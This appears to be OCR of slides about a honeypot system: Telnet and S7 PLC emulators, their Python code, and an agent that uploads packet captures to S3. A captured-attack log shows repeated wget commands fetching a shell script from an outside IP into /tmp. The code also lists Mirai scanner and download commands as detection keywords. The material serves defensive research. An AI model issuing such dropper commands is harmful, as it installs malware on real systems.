
1. Hunting Engines


Hunting Engines (IoT & OT)
Attack Traffic
Traffic Handler
IoT hunting engine (Telnet…, part of high interaction)
High interaction OT hunting engine (S7…)
Customized Conpot (HTTP) and Cowire(SSH)
Malware hunting engine
Hunting Handler
Download Malware/data from attacker
Hunting Agents


1st stage, hunting all interaction with hunting engine

- Python based and compatible with Python 2.x/3.x
- Shell and C compiler
- Ubuntu 18.04 or CentOS 7

1. Hunting Engines




```
class S7(object):

    ssl_lists = {}

    def __init__(self, pdu_type=0, reserved=0, request_id=0, result_info=0, parameters='', data=''):
        self.magic = 0x32
        self.pdu_type = pdu_type
        self.reserved = reserved
        self.request_id = request_id
        # sometimes "parameters" happen to be of type int, and not a byte string
        self.param_length = len(parameters) if isinstance(parameters, bytes) else len(str(parameters))
        self.data_length = len(data)
        self.result_info = result_info # Patrick: It needs to set Error class and Error code. 20200728
        self.parameters = parameters
        self.data = data

        # param codes (http://www.bj-ig.de/147.html):
        # maps request types to methods
        self.param_mapping = {0x00: ('diagnostics', self.request_diagnostics),
                              0x04: ('read', self.request_read),
                              0x05: ('write', self.request_write),
                              0x1a: ('request_download', self.request_not_implemented),
                              0x1b: ('download_block', self.request_not_implemented),
                              0x1c: ('end_download', self.request_not_implemented),
                              0x1d: ('start_upload', self.request_not_implemented),
                              0x1e: ('upload', self.request_not_implemented),
                              0x1f: ('end_upload', self.request_not_implemented),
                              0x28: ('insert_block', self.request_not_implemented),
                              0x29: ('plc_stop',self.plc_stop_signal)}

        # maps valid pdu codes to name
        self.pdu_mapping = {0x01: set('request_pdu'),
                            0x02: set('known_but_unindentified_pdu'),
                            0x03: set('response_pdu'),
                            0x07: set('system_status_list')}

        self.data_bus = conpot_core.get_databus()
```




```
from config import HoneyConfig, MissingConfigField
from syslog_logger import get_syslog_logger
from ipaddress import ip_address
import socket
import sys, errno
import time, datetime
import os
import re

DEFAULT_TIMEOUT = 120 #Use to timeout the connection
COMMANDS = {}
COMMANDS_EXECUTED = {}
OVERWRITE_COMMANDS = {} #Use to overwrite default telnet command behavior crahsing the handler (e.g. 'help')
OVERWRITE_COMMANDS_LIST = ["help"] #Don't forget to update the list when adding new commands
BUSY_BOX = "/bin/busybox"
MIRAI_SCANNER_COMMANDS = ["shell", "sh", "enable"]
DOWNLOAD_COMMANDS = ["wget", "tftp", "curl"]
FINGERPRINTED_IPS = []

honey_logger = logging.getLogger("HoneyTelnet")
syslogger = None
config = None
custom_pool = None

class MyTelnetHandler(TelnetHandler, object):
    WELCOME = 'welcome'
    PROMPT = ">"
    authNeedUser = True
    authNeedPass = True

    @command(OVERWRITE_COMMANDS_LIST)
    def telnet_commands_respond(self, params):
        self.writeresponse(OVERWRITE_COMMANDS.get(self.input.raw, ""))

    @command(DOWNLOAD_COMMANDS)
    def download_response(self, params):
        full_commands = " ".join(params)
        #regex = '(http://.*|https://.*)'
        regex = '(https?://.+?)( |;|$|\t|\r|\n|\||%|&)'
        if 'http' in full_commands or 'https' in full_commands:
            fmt = '%Y-%m-%d-%H-%M-%S'
            d = datetime.datetime.utcnow()
            d_string = d.strftime(fmt)
            host_name = socket.gethostname()
            ip_tran = ip_address(u'%s' % ip_wrap(self.client_address[0])).exploded
            #correlate srcip from iptables.log to find specific dest port
            if os.path.isfile(iptable_path):
                with open("/var/log/iptables.log") as f3:
                    my_regex = r"([\S]* [\d]* [\:\d]*) ([\-\d\S]*).*MAC=([\d\:\S]*) SRC=([\d\.\S\:]*) DST=([\d\.\S\:]*).*PROTO=(.*) SPT=([\d]*) DPT=([\d]*)"
                    for line in f3:
                        log = re.findall(my_regex, line)
                        if len(log) > 0:
                            if ip_tran == log[0][3] and str(self.client_address[1]) == log[0][6]:
                                DPT_temp = log[0][7]
                                if DPT_temp > '0' and DPT_temp <= '65535':
                                    DPT = DPT_temp
            #v2 new log format add reason
            if ':' in ip_wrap(self.client_address[0]):
                s2 = "%s|[%s]|%d|%s|%s|wget\n" % \
                    (d_string, ip_wrap(self.client_address[0]), self.client_address[1], host_name, DPT)
            else:
```

1. Hunting Engines




```
wget -O /tmp/e52e6cef-0c8d-4ac7-a4d3-175cddd4b8d5 --tries=1 http://185.172        /camam.sh -e use_proxy=yes -e http_proxy=10.1          :2244
[('http://185.172        /camam.sh', ' ')]
Match regexPtn1
http://185.172        /camam.sh
wget command
wget -O /tmp/a2f24348-a54e-401e-91c3-fb2a9decf6da --tries=1 http://185.172        /camam.sh -e use_proxy=yes -e http_proxy=10.1          :2244
[('http://185.172        /camam.sh', ' ')]
Match regexPtn1
http://185.172.       /camam.sh
wget command
wget -O /tmp/73d6d503-1ec2-49ed-b9f7-b122f0bd2512 --tries=1 http://185.172        /camam.sh -e use_proxy=yes -e http_proxy=10.1          :2244
[('http://185.172        /camam.sh', ' ')]
Match regexPtn1
http://185.172.       /camam.sh
wget command
wget -O /tmp/065bd066-23cf-442a-a227-34f037f2c7c4 --tries=1 http://185.172        /camam.sh -e use_proxy=yes -e http_proxy=10.1          :2244
[('http://185.172        /camam.sh', ' ')]
Match regexPtn1
http://185.172.       /camam.sh
wget command
wget -O /tmp/6604f576-eb69-4d1d-b375-0d673ef46a52 --tries=1 http://185.172        /camam.sh -e use_proxy=yes -e http_proxy=10.1          :2244
[('http://185.172        /camam.sh', ' ')]
Match regexPtn1
http://185.172.       /camam.sh
```

2. The Hunting Agent





2. The Hunting Agent



```
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/2/s [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/2/t [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] 3_tcpdump.cap to s3: [redacted] r-logs-us-west-2/ [redacted] .ogs/tcpdump/d=2020-11-02/h=03/2/ [redacted] cpdump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/2/s [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] cpdump.cap to s3://t [redacted] ogs-us-west-2/trs [redacted] /tcpdump/d=2020-11-02/h=03/2/tw- [redacted] .cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/3/a [redacted] dump.cap
upload: ../home/ [redacted] /honeypot/tcpdump/d=2020-11-02/h=03/ [redacted] _tcpdump.cap to s3:/ [redacted] -logs-us-west-2/t [redacted] gs/tcpdump/d=2020-11-02/h=03/2/t [redacted] dump.cap
